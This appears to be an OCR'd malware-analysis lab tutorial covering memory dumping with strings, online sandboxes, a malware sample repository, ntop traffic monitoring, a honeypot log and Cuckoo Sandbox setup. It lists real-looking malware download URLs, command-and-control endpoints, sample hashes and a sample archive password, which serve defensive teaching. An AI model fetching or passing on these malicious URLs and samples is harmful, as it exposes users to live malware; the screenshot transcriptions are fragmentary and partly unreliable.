
About
Exit

Dumping memory



After that rename into dumped.exe

And then type “ strings dumped.exe ”




Type strings dumped.exe > malware.txt

```
C:\Administrator:C:\Windows\System32\cmd.exe
C:\Users>notepad malware.s
C:\Users>notepad malware.txt
C:\Users>strings dumped.exe > malware.txt ↵
Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright <C> 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users>
```

notepad malware.txt



Online Analysis Resources

MALWR

<https://malwr.com/>

The screenshot shows a Microsoft Edge browser window with the URL <https://malwr.com/>. The page displays various statistics and a timeline of recent analyses.

Statistics:

- Total Analyses:** 659965
- Shared Malware:** 66%
- Unique Domains:** 267009

Recent Analyses (see more):

Date	Analysis ID
Nov. 7, 2016, 1:33 a.m.	e82792349845732ff863c8efe8ba4837
Nov. 7, 2016, 1:32 a.m.	454460c62603ae9bd411c3dfb795a034
Nov. 7, 2016, 1:29 a.m.	b617fc8c9baa077416a83729de91c4e7
Nov. 7, 2016, 1:27 a.m.	2809e2a6fc85eaa5a5ba91a198455a28
Nov. 7, 2016, 1:25 a.m.	19e0a795e433ecf76ccab03d87d94c0
Nov. 7, 2016, 1:17 a.m.	a2434d5debadaacf0abfd2b10146898c
Nov. 7, 2016, 1:14 a.m.	2334dc48997ba203b794df3ee70521db
Nov. 7, 2016, 1:14 a.m.	ad45123b767a1ad23f9bd6c2d846f5af
Nov. 7, 2016, 1:07 a.m.	2e781b80c4d2a7f97e3940cd5254b49b

Recent Domains:

Domain	Action
ns1.helpchecks.net	[link]
t2.gstatic.com	[link]
www.afadu.com	[link]
eui.springfiles.net	[link]
esporteslances.com	[link]
lcso.ddns.net	[link]
api.ipify.org	[link]
bethetboha.com	Activate Windows Go to Settings to activate Windows.
mediaarea.net	[link]

At the bottom, the taskbar shows the Windows Start button, a search bar, and icons for File Explorer, Google Chrome, and File History. The system tray indicates the date as 11/7/2016 and the time as 2:33 PM.

<http://www.threatexpert.com/>

Screenshot of the ThreatExpert website (www.threatexpert.com) showing threat analysis tools and a geographic distribution chart.

ThreatExpert is an advanced automated threat analysis system designed to analyze and report the behavior of computer viruses, worms, trojans, adware, spyware, and other security-related risks in a fully automated mode.

In only a few minutes ThreatExpert can process a sample and generate a highly detailed threat report with the level of technical detail that matches or exceeds antivirus industry standards such as those normally found in online virus encyclopedies.

[Learn More >>](#)

Geographic Distribution of Threats

Region	Approximate Share (%)
China	~35%
Russian Federation	~15%
United States	~10%
United Kingdom	~8%
Brazil	~7%
Spain	~5%
Germany	~5%

To see the World Threat Atlas please [Follow here >>](#)

Submission Applet: Submit samples from your desktop

Memory Scanner: Scan your PC for threats

ThreatFire: Behavioral Antivirus - Protect your PC from threats

ThreatExpert Blog: A blog about an automated threat analysis

Latest Reported Threats

Activate Windows
Go to Settings to activate Windows.

Windows taskbar at the bottom:

- Search the web and Windows
- File Explorer icon
- Google Chrome icon
- Word icon
- System tray icons: battery, signal, volume, date/time (2:35 PM, 11/7/2016)

<https://www.virustotal.com/>

Screenshot of the VirusTotal website (<https://www.virustotal.com>) showing the file submission interface.

VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

File submission options:

- File upload button
- URL input field
- Search input field

No file selected | Choose File

Maximum file size: 128MB

By clicking 'Scan it!', you consent to our [Terms of Service](#) and allow VirusTotal to share this file with the security community. See our [Privacy Policy](#) for details.

Scan it!

Activate Windows
Go to Settings to activate Windows.

Links at the bottom:

- Blog | Twitter | contact@virustotal.com | Google groups | ToS | Privacy policy

Windows taskbar at the bottom:

- Search the web and Windows
- File Explorer icon
- Google Chrome icon
- Word icon
- System tray icons: battery, signal, volume, date/time (2:38 PM, 11/7/2016)

Migrating V... FileMergeide... Practical Mal... So You Wan... How to Use... OWASP Day... Malware_Fo... ThreatExp... Syrian Malw...

syrianmalware.com

Suka 253

Tweet

Want to help?
We are looking for the following samples:

Requested Samples

Please send new samples to:
contact [at] syrianmalware [dot] com :)

Questions, comments, & suggestions also welcome.

Tweets by @SyrianMalware

Syrian Malware (@SyrianMalware) Computer hack reveals identity of Syrians in contact with Israel t.co/1SgFzB

Embed View on Twitter

Warning: The following files contain malicious software. They are intended for security researchers and should only be executed under controlled environments.

The password to our sample archives is: infected

- ▶ a8ef5ccebd2e3babdd243a2861673c26 - news.exe
- ▶ 7263e1d84b350c1465bb4c4c77b1bcec - براتج الفتن - برامج الفتن.exe
- ▶ 28bf01f67db4a5e8e6174b066775eae0 - psiphon.exe
- ▶ a9e6f5d4c5996ff1a067d4c5f9ade821 - Skype.exe
- ▶ 4141842e30edaf429309ea6bc2374ef5 - Attack.m.exe
- ▶ 16a56e1288935b1696c701c1eed456ed - اسماء ارجال ونساء سوريين مطلوبين لاراع المخابرات السورية - exe
- ▶ 8eda7dfa4ec4ac975bb12d2a3186bbeb - VPN-Pro.exe
- ▶ 02c2ee77cf5aa8ac03739640c46e822 - اسماء بعض المسلمين في سوريا والخارج المطلوبين لدى النظام السوري 2012 - m-fdp.scr
- ▶ ed86876db98db35d8c205f8c0b92b0a4 - ed86876db98db35d8c205f8c0b92b0a4 - m-fdp.scr
- ▶ 185c8d11c0611cae7c81f4458bf1adea - ActiveX.exe
- ▶ 7d867d6bd5fc3015a31fdfa121ba9187 - FacebookWebBrowser.exe

Activate Windows
Go to Settings to activate Windows.

<https://www.hybrid-analysis.com/>

Migrating Virt... FileMergeide... Practical Mal... So You Want... How to Use... OWASP Day... Malware_Fo... ThreatExp... Free Automate...

<https://www.hybrid-analysis.com>

Home Submissions Resources Contact Search ... English More

PAYOUT SECURITY

This webpage is a free malware analysis service powered by Payload Security that detects and analyzes unknown threats using a unique Hybrid Analysis technology

File **Online File**

Select file

This free malware analysis service is running VxStream Sandbox v5.40 in the backend. Supporting PE, Office, PDF, APK files and more (e.g. EML). Maximum upload size is 180 MB.
Learn more about the standalone version or purchase a private webservice.

Activate Windows
Go to Settings to activate Windows.

© 2016 Payload Security – Terms & Conditions

Introduction Honeynet, Honeypot

Just type in linux

Apt-get install ntop

ntop

(C) 1998-2011 - Luca Deri 

About Summary All Protocols IP Utils Plugins Admin

Search ntop...

Host Information

Traffic Unit: Bytes ▾

Subnet: All ▾

Interface Id: All ▾

Host	Location	IP Address	MAC Address	Community	Other Name(s)	Inbound vs Outbound	Nw Board Vendor	Hops Distance	Host
255.255.255.255		255.255.255.255				 			
10.100.0.110 		10.100.0.110				 			
10.100.255.255		10.100.255.255							
10.100.0.30		10.100.0.30							
10.100.0.118		10.100.0.118							
10.100.0.234		10.100.0.234							
235.50.50.50		235.50.50.50							
10.100.0.240		10.100.0.240							
10.100.11.57		10.100.11.57							
10.100.0.31		10.100.0.31							
230.30.30.30		230.30.30.30							
10.100.0.21		10.100.0.21							

Ntopng

Apt-get install ntopng

ntop

Home ▾ Flows Hosts ▾ Admin ▾ Search Host

Active Flows

10 ▾

Info	Application	L4 Proto	Client	Server	Duration	Breakdown	Bytes
Info	Unknown	TCP	216.34.181.57:22	192.168.1.92:58356	23 sec		1.12 MB
Info	Unknown	TCP	192.12.193.5:2222	192.168.1.92:61086	23 sec	 	86.78 KB
Info	SSL	TCP	192.168.1.92:58641	72.233.2.58:443	3 sec	 	9.79 KB
Info	Unknown	TCP	66.155.11.238:443	192.168.1.92:58607	5 sec	 	8.83 KB
Info	Google	TCP	192.168.1.92:58638	173.194.35.4:443	1 sec	 	2.34 KB
Info	Google	TCP	192.168.1.92:58636	173.194.35.4:443	2 sec	 	2.15 KB
Info	Google	TCP	192.168.1.92:58409	173.194.35.6:443	2 sec	 	633
Info	Unknown	TCP	2.225.48.185:22515	192.168.1.92:60969	14 sec	 	612
Info	DropBox	UDP	192.168.1.92:17500	Broadcast:17500	1 sec		516
Info	DropBox	UDP	192.168.1.92:17500	192.168.1.255:17500	1 sec		516

Showing 1 to 10 of 55 rows

← First Prev 1 2 3 4 5 Next Last →

Whois IP for get information gathering

The screenshot shows the DomainTools website with the "Whois Lookup" feature selected. The interface includes a search bar at the top with the placeholder "Enter a domain or IP address..." and a green "Search" button. Below the search bar is a large, circular graphic of a desert landscape with sand dunes under a sunset sky. The DomainTools logo is in the top left corner, and navigation links like "PROFILE", "CONNECT", "MONITOR", "ACQUIRE", and "SUPPORT" are visible. A "LOG IN" and "Sign Up" button are in the top right. The URL in the address bar is "whois.domaintools.com". The taskbar at the bottom shows several open tabs and windows, including "HackSpy-Trojan-Ex...zip", "kegiatan-seru-saat...jpg", "mekong river.jpg", and "download.jpg". The system tray indicates it's 4:32 PM on 11/8/2016.

Malware domain list

The screenshot shows the Malware Domain List (MDL) website. The main header reads "MALWARE DOMAIN LIST" with a yellow banner below it containing links to "Homepage", "Forums", "Recent Updates", "RSS update feed", and "Contact us". A warning message in a red box states: "WARNING: All domains on this website should be considered dangerous. If you do not know what you are doing here, it is recommended you leave right away. This website is a resource for security professionals and enthusiasts." Below this is a search form with fields for "Search:", "All", "Results to return: 50", and a checkbox for "Include inactive sites". A "Search" button is also present. The main content area displays a table of malware domains, with the first few rows shown below:

Date (UTC)	Domain	IP	Reverse Lookup	Description	Registrant	ASN
2016/10/30_01:52	kingskillz.ru/~kingskil/Prince/Man/lucy/min/shit.exe	85.143.215.183	62695.simplecloud.cl.ub	Trojan.FareIt	-	201048
2016/10/13_14:03	www.family-partners.fr/data.dpg	95.142.169.132	xvm-169-132.ghst.net	ransomware	noc@gandi.net	29169
2016/10/13_14:03	elmissouri.fr/data.dpg	213.186.33.50	cluster017.ovh.net	ransomware	tech@ovh.net	16276
2016/09/21_12:12	spxgames.org/ykxj6/par/factura.zip	166.62.112.150	ip-166-62-112-150.ip.secureserver.net	Javascript inside zip file leads to trojan	APEXGAMES.ORG@domain.sbyproxy.com	26496
2016/09/21_12:12	art-archiv.ru/images/animated-number/docum-archiv.exe	81.177.139.111	-	trojan	-	8342
2016/09/15_10:06	cattjagger.win/ganel/gate.php	213.145.225.170	web02.chillydomains.com	pony loader c&c	-	25575
2016/09/15_08:48	lsc1.com.bd/m/R1%20IN%20QUOTATION%20LIST.zip	209.99.16.206	206.0/24.16.99.209.in-addr.arpa	trojan inside zip file	-	394695
2016/09/14_20:05	ad.getfond.info	83.217.26.203	ru2.com	PlugX C&C	jack tom / tom1982201R@outlook.com	200162

The taskbar at the bottom shows "HackSpy-Trojan-Ex...zip", "kegiatan-seru-saat...jpg", "mekong river.jpg", and "download.jpg". The system tray indicates it's 4:32 PM on 11/8/2016.

Yandex.ru

The screenshot shows a web browser window with several tabs open. The active tab is for Yandex at <https://yandex.ru>. A yellow banner on the left side of the page asks if users want to enable Yandex to open in a new tab. The main content area displays news headlines, including one about Clinton's victory in the US election. Below the news is a search bar with the placeholder "Найдётся всё. Например, ударение в слове торты". To the right of the search bar is a login form for Yandex. At the bottom of the page, there is a navigation bar with links like Карты, Маркет, Новости, Переводчик, Картинки, Видео, and ещё. The status bar at the bottom of the browser window shows the URL <http://HackSpy-Trojan-Ex...zip>, the file size 2817 records, and 0 sockets.

Honeybot


HoneyBOT - Log_20070208.bin									
	File	View	Help						
Ports	Time	Remote IP	Remote Port	Local IP	Local Port	Protocol			
Remotes	9:29:41 PM	58.63.239.115	41233	192.168.0.223	22	TCP			
	9:31:02 PM	221.130.190.37	53760	192.168.0.223	1026	UDP			
	9:31:18 PM	218.22.92.102	52013	192.168.0.223	1026	UDP			
	9:33:24 PM	221.208.208.104	54369	192.168.0.223	1027	UDP			
	9:33:29 PM	64.216.119.125	64482	192.168.0.223	80	TCP			
	9:33:31 PM	64.216.119.125	64496	192.168.0.223	80	TCP			
	9:33:32 PM	64.216.119.125	64502	192.168.0.223	80	TCP			
	9:39:47 PM	218.27.16.183	46202	192.168.0.223	1026	UDP			
	9:39:47 PM	218.27.16.183	46203	192.168.0.223	1027	UDP			
	9:40:42 PM	58.19.183.46	59438	192.168.0.223	1026	UDP			
	9:40:42 PM	58.19.183.46	59438	192.168.0.223	1027	UDP			
	9:41:08 PM	60.233.76.145	3517	192.168.0.223	8080	TCP			
	9:41:09 PM	60.233.76.145	3547	192.168.0.223	8080	TCP			
	9:41:10 PM	60.233.76.145	3573	192.168.0.223	3128	TCP			
	9:41:14 PM	60.233.76.145	3594	192.168.0.223	3128	TCP			
	9:41:17 PM	60.233.76.145	3734	192.168.0.223	1978	TCP			
	9:41:40 PM	60.233.76.145	4348	192.168.0.223	80	TCP			
	9:41:40 PM	60.233.76.145	4376	192.168.0.223	80	TCP			
	9:44:09 PM	145.228.125.144	30327	192.168.0.223	1026	UDP			
	9:44:23 PM	221.208.208.92	33332	192.168.0.223	1027	UDP			
	9:45:28 PM	139.165.96.125	30327	192.168.0.223	1026	UDP			
	9:47:09 PM	60.12.166.5	44969	192.168.0.223	1026	UDP			
	9:47:09 PM	60.12.166.5	44971	192.168.0.223	1027	UDP			
	9:49:00 PM	60.11.125.44	35338	192.168.0.223	1027	UDP			
	9:51:22 PM	202.97.238.132	50737	192.168.0.223	1027	UDP			

2817 records


0 sockets

Cuckoo Sandbox


Open ubuntu cuckoo final.ova



Click->Import



Before running vm xp



```
Terminal File Edit View Search Terminal Help
analysis@analysis-vm: ~
TX packets:289 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:23887 (23.8 KB) TX bytes:23887 (23.8 KB)


analysis@analysis-vm:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:c8:31:47
          inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe31:47/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1130 errors:0 dropped:0 overruns:0 frame:0
          TX packets:711 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:858712 (858.7 KB) TX bytes:73414 (73.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:289 errors:0 dropped:0 overruns:0 frame:0
          TX packets:289 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23887 (23.8 KB) TX bytes:23887 (23.8 KB)

analysis@analysis-vm:~$
```

Host Driver: PulseAudio

After running vm xp



```
Terminal File Edit View Search Terminal Help
analysis@analysis-vm: ~
RX packets:139 errors:0 dropped:0 overruns:0 frame:0
TX packets:722 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:859752 (859.7 KB) TX bytes:74276 (74.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:307 errors:0 dropped:0 overruns:0 frame:0
          TX packets:307 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25395 (25.3 KB) TX bytes:25395 (25.3 KB)

